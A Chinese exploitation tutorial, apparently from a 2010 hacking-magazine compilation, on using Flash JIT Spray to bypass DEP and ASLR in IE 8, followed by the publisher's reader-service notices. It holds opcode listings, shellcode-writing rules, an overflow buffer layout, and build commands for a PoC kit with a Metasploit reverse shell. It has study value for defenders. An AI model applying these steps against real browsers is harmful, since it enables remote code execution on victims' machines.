当 IE 8 安装在目标系统上时，就没有办法通过 JavaScript 的方法进行 Heap Spray 了。因此，旧的 SkyLined 方法不再有效。不过现在还没那么糟糕，我们可以通过 Flash 或者 PDF 来做同样的事情。POC 可以被看做是一些针对 Flash 的 exploit。但这里有个很糟糕的问题：DEP 保护。IE 8 通过调用 SetProcessDepPolicy（这个函数实际上是 NtSetInformationProcess 的一个封装）设置 DEP。这意味着我们不能像 IE 7 一样禁用 DEP，因为当我们调用 NtSetInformationProcess 时会返回禁止访问，我们只能使用 ret2libc 的方法。例如我们可以调用 VirtualAlloc()，而不是 memcpy，然后返回一个新页，不过这里会遇到输入缓冲区的问题(NULL 字符，ASCII 字符)，并且 ASLR 保护会使这种方法产生变化。

JIT Spray

Dion Blazakis 给世界带来了一个新的想法——使用 JIT 编译器喷射恶意代码到可执行页面。其主要思想是将 ActionScript 代码中的恶意整数进行大量的异或操作（举个例子），然后编译成字节码，并且多次更新到 Flash VM 中，这样它会建立很多带有恶意异或操作的内存块。比如“var y=(0x11223344^0x44332211^0x44332211...);”，它会变成一个可执行代码：

```
......
0x909090:35   44332211 XOR EAX,   11223344
0x909095:35   44332211 XOR EAX,  11223344
0x90909A:35   44332211XOR EAX,  11223344
......
```

如果攻击者可以从函数中控制返回地址（通过 BoF 攻击），就可以指向我们的异或操作，然后 CPU 会获得 0x44 命令。如果 EIP=0x909091，那么：

```
......
0x909091:44INC   ESP
0x909092:3322       XOR    ESP,[EDX]
0x909094:1135    44332211   ADC   [11223344],ESI
0x90909A:35    44332211XOR EAX,    11223344
......
```

这个例子说明，我们是可以控制流程的，因为有恶意异或的内存是可执行的；我们可以改变有漏洞函数的返回地址，将控制权交给 JIT 喷射内存页中的代码。

异或页的地址？如果你有 10 分钟，你可以从内存泄漏中获得。这项技术是由 Dion Blazakis 在同一白皮书里提到的。有些 POC 可以在他的博客（http://dion.t-rexin.org/notes/2009/10/29/getting-pointers-from-leaky-interpreters）找到，但在很多情况下这并不需要。如果我们喷射大量的含有恶意异或代码的 swf，可以击败 ASLR 技术，但代码越多，成功的可能性就越小。

大小事宜

我使用来自 SWFTOOLS[4]的 as3compiler.exe 作为 ActionScript 编译器。为了喷射，我制作了一个 swf 文件，它会多次尝试加载另一个包含异或的 swf 文件。这里有一件事非常重要：那就是需要控制第二个 swf 文件的字

节数。如果太大，分配的内存块之间的偏移会非常大。这种情况下，我们不能准确得知我们异或操作符的位置。如果swf文件没有这么大，那么块之间的偏移是固定的0x00010000字节，并且第一个0x0CD～0x100字节是Flash引入代码，然后才到我们的异或字符，之后是Flash的引出代码和空字符，所分配的可执行文件块大小为0x1000字节。在此之后还存在0x1000的不可执行块，但与第一地址相隔0x00010000字节的0x1000字节块再次是可执行的。

```
......
0x09010000..0x09011000  : executable with XORs
0x09011000..0x09012000  : no exec, nulls
0x09020000..0x09021000  : executable with XORs
0x09021000..0x09022000  : no exec, nulls
......
```

现在我们知道内存块会根据加载的swf文件的增加而增加，因此加载足够的swf文件有助于填充虚拟内存映像，而这也帮助了ASLR技术，但更需要运气。这与Skylined HeapSpray技术是一回事，但返回地址必须指向任何0xXXXX0000和Flash引入代码偏移。这个偏移取决于不同的swf文件和Flash版本（我想是这样），但可以精心设计swf文件和Flash，这样就没有问题了。通常，这个偏移是块开始地址的0x0C0 0x100。还有一件事，我们有一个4字节范围和一个坏字节，如果失败，Shellcode会变成一个异或序列。比如NOP部分代码为"var ret=(0x3C909090^0x3C909090^0x3C909090^ 0x3C909090^...);"，这里的0x3C是CMP AL指令，下一个字节是参数，再下一个字节是合法的XOR EAX命令0x35。

```
0x1A1A0100: 359090903C   XOR EAX, 3C909090
0x1A1A0105: 359090903C   XOR EAX, 3C909090
0x1A1A010A: 359090903C   XOR EAX, 3C909090
0x1A1A010F: 359090903C   XOR EAX, 3C909090
```

比较理想的返回地址范围是：0x1A1A0101…0x1A1A0104，糟糕的返回地址是：0x1A1A0100、0x1A1A0105等等。如果EIP比较幸运，例如0x1A1A01001，那么CPU会执行接下来的opcode：

```
0x1A1A0101:  90     NOP
0x1A1A0102:  90     NOP
0x1A1A0103:  90     NOP
0x1A1A0104:  3C35   CMP  AL, 35
0x1A1A0106:  90     NOP
0x1A1A0107:  90     NOP
0x1A1A0108:  90     NOP
0x1A1A0109:  3C35   CMP, AL 35
```

这就是NOP部分。XOR EAX被标记成了我们的CMP AL。我们只有1/5的机会将返回地址指向合法的异或。在其他的情况下，我们就算赢了。

Shellcode的编写方法

如果我们要编写一个Shellcode，那么必须知道一些事：高字节必须是<0x7F（如果我们使用的是XOR）；如果使用其他值，编译器就会破坏一些异或代码。

为了在Shellcode中使用JNE、JE或者其他一些同类跳转，我们必须保证Z标志位的安全。但是为了屏蔽合法的异或字符，我们使用了0x3C，也就是CMP AL指令，这会改变Z标志位，破坏流程。为了屏蔽CMP、CMPS和其他操作符，我们使用了3个字节。现在我们只有一个字节用于屏蔽合法的XOR操作，并且这个字符必须是<0x7F。ADD、SUB、XOR、AND、OR、ADC这些操作符不能用于屏蔽合法的XOR字符，因为如果AL寄存器变成NULL，那么Z标志位就会生效。这里只有一个好的命令——push。如果我们使用这个命令，就可以将0x35入栈。ZF现在很安全，所以我们就可以跳转了。

```
......
0x1A1A0110:    803F6E     CMP  [EDI],  'n'
0x1A1A0113:    6A35 PUSH  35
0x1A1A0115:    75EF jnz   short
......
```

我们不可能只使用4字节的数据完成工作。因此，我们可以"push/call 0xA1B1C3C4"或者将它移入EAX中。但我们又需要使用这个功能，因此第一次时，我们将高位移入EAX，这样可以移动低位（如果它小于0x7F），此时AH是0x35，一个合法的XOR，因此接下来我们要改变AH。比如我们需要压入0xA1B1C3C4。

```
......
0x1A1A0110:  B80035B1A1  MOV  EAX,  0xA1B13500
0x1A1A0115:  3C35     CMP   AL,  35
0x1A1A0117:  B063C4  MOV    AL,  C4
0x1A1A011a:  3C35     CMP   AL,  35
0x1A1A011c:  B163C3  MOV    AH,  C4
0x1A1A011F:  3C35     CMP   AL,  35
0x1A1A0121:  50       PUSH  EAX
......
```

攻击

首先，我们需要将Shellcode插入到ActionScript字符串对象中。这很容易，但这里我们不能使用空字节。我们先来编码一下，注意AS3的编码顺序。比如"\x11\x22\x33\x44"的AS3格式是"\u2211\u4433"。现在Shellcode准备好了，我们需要获得它的地址。使用Dion的代码通过ActionScript从文件对象中获取leak，加上0x0c，这里是一个字符串的地址指针。下一步：JITSpray，只要使用JIT STAGE-0 shellcode打开大量的swf文件即可。当加载完成后，使用字符串指针调用JavaScript函数。

JavaScript函数编码会返回给AS3字符串地址。例如字符串的地址是0x0500FF1A。我们不能直接使用这个地址进行BoF攻击（空字节，非ASCII字节，非alphas字节，很多由漏洞函数决定的原因）。因此，函数需要

生成两个 4 字节 Alpha 字符串。第一个字符串保存高位值，第二个保存低位值。例如在我们攻击之后，第一个字符串将是 0x60 0x60 0x6F 0x61，第二个是 0x65 0x6F 0x6F 0x6A。

```
Buff=aaaaaaa...aaaaaa<RET><S1><S1><S1><S2><S2><S2>
activeX.vulnFunc(Buff)
```

其中 RET 为返回地址，指向 JIT-SATGE0 Shellcode。从经验来看，0x1A1A0101 或 0x11110101 是个不错的选择，当然，这取决于加载的插件和 ASLR 时的运气；S1 为 Shellcode 地址的高位值字符串；S2 为 Shellcode 地址的低位值字符串。这些字符串会被插入三次，因为我们不知道漏洞函数返回时的参数。如果仅仅是 RET，那么使用紧邻着 RET 的 S1，如果是 RET4，则是第二个 S1。

JIT STAGE-0 Shellcode

Shellcode 尝试找到 Kernel32.dll 的 PEB 基址，然后找到 VirtualProtect 函数的地址。以前短小的 Shellcode 只使用加载模块的方法查找，比如 kernel32.dll。因为在 Windows NT/XP/2000/2003 中是这样，但在 Windows 7 中并非如此。因此我们的 Shellcode 需要通过查找名称中的前 4 字节尝试找到内核模块。Skypher 提出了一个最短的方法：尝试寻找在索引 12×2 大小位置上的空字节[5]，这个长度正好是“kernel32dll”字符串的长度。但是我们的 Shellcode 可以是小于 0x1000 字节的任意大小，因此有足够的空间用于编码。当我们获得了 VirtualProtect 地址之后，Shellcode 会获得的两个字符串地址的字，并且计算出真实的地址。使用如下公式：address=((high-0x60606060)<<4)+(low-0x60606060)。现在我们有了一个字符串的地址指针，获取这个指针的地址并加上 0x04，这样在 ActionScript 字符串中就有了 Metasploit Shellcode 的地址，调用 VirtualProtect 并跳转。就是这样，现在所有的代码我们都有了。

PoC

你可以从网站 http://www.dsecrg.com/ files/pub/tools/JIT.zip 下载一些 JIT Shellcode、生成器和一些使用了 JITSpray 技术的 BoF exploit。比如“/simple_ sploit”为简单的 JIT Shellcode，成功后会调用系统的 notepade 文件；“/advanced_shellcode”为 JIT STAGE-0；“exec”是一个 HTML exploit 和编译过的 swf；“remake.pl”是从 UNI_STAGE0.txt 中生成 jit_s0.as；“jit_s0.as”是 AS3 格式的 JIT STAGE0 SHELLCODE；“UNI_JIT-EXEC.txt”是调用系统记事本的 Shellcode 的 opcode，没有 Stage0；“jit-spray.as”是 AS3 with Metasploit Shellcode，计算它的地址，从 HTML 中调用 JavaScript 函数；“JIT-SPRAY.html”用于使用 Stage0 Shellcode 的 HTML 模板和 JS 函数；“MetaSploit2Jit”用于生成 jit-spray.as；“main.as”是模板；“reverse”是原始的 Metasploit Shelcode；“shellcodegen.pl”用于生成 jit-spray.as。

那么如何使用这些工具呢？首先找到一个 BoF 漏洞，之后在 Perl 中生成 Shellcode（最好选择 Metasploit），保存 Shellcode 到文件中，但在'$buf'中得替换成我们的，生成 jit-spray.as，命令为“perl shellcodegen.pl shellcode_file > jit-spray.as”，之后编译，命令为“as3compiler -X 320 -Y 300 -M Loadzz1 jit-spray.as”，再编译 JIT Shellcode，命令为“as3compiler -X 640 -Y 480 -M Loadzz2 jit_s0.as”，生成 exploit，从/advanced_shellcode/ src/JIT-SPRAY.html 调用即可。

《〈黑客防线〉2010合订本（上半年）》读者交流区

尊敬的读者：

感谢您选择我们出版的图书，您的支持与信任是我们持续上升的动力。为了使您能通过本书更透彻地了解相关领域，更深入的学习相关技术，我们将特别为您提供一系列后续的服务，包括：

1. 提供本书的修订和升级内容、相关配套资料；
2. 本书作者的见面会信息或网络视频的沟通活动；
3. 相关领域的培训优惠等。

请您抽出宝贵的时间将您的个人信息和需求反馈给我们，以便我们及时与您取得联系。

您可以任意选择以下三种方式与我们联系，我们都将记录和保存您的信息，并给您提供不定期的信息反馈。

1．短信

您只需编写如下短信：B11652+您的需求+您的建议

发送到1066 6666 789（本服务免费，短信资费按照相应电信运营商正常标准收取，无其他信息收费）

为保证我们对您的服务质量，如果您在发送短信24小时后，尚未收到我们的回复信息，请直接拨打电话（010）88254369。

2．电子邮件

您可以发邮件至jsj@phei.com.cn或editor@broadview.com.cn。

3．信件

您可以写信至如下地址：北京万寿路173信箱博文视点，邮编：100036。

如果您选择第2种或第3种方式，您还可以告诉我们更多有关您个人的情况，及您对本书的意见、评论等，内容可以包括：

（1）您的姓名、职业、您关注的领域、您的电话、E-mail地址或通信地址；

（2）您了解新书信息的途径、影响您购买图书的因素；

（3）您对本书的意见、您读过的同领域的图书、您还希望增加的图书、您希望参加的培训等。

如果您在后期想退出读者俱乐部，停止接收后续资讯，只需发送“B11652+退订”至10666666789即可，或者编写邮件“B11652+退订+手机号码+需退订的邮箱地址”发送至邮箱：market@broadview.com.cn 亦可取消该项服务。

同时，我们非常欢迎您为本书撰写书评，将您的切身感受变成文字与广大书友共享。我们将挑选特别优秀的作品转载在我们的网站（www.broadview.com.cn）上，或推荐至CSDN.NET等专业网站上发表，被发表的书评的作者将获得价值50元的博文视点图书奖励。

我们期待您的消息！

博文视点愿与所有爱书的人一起，共同学习，共同进步！

通信地址：北京万寿路 173 信箱　博文视点（100036）　电话：010-51260888
E-mail：jsj@phei.com.cn，editor@broadview.com.cn

www.phei.com.cn
www.broadview.com.cn

反侵权盗版声明

举报电话：（010）88254396；（010）88258888
传　　真：（010）88254397
E-mail：　dbqq@phei.com.cn
通信地址：北京市万寿路 173 信箱
　　　　　电子工业出版社总编办公室
邮　　编：100036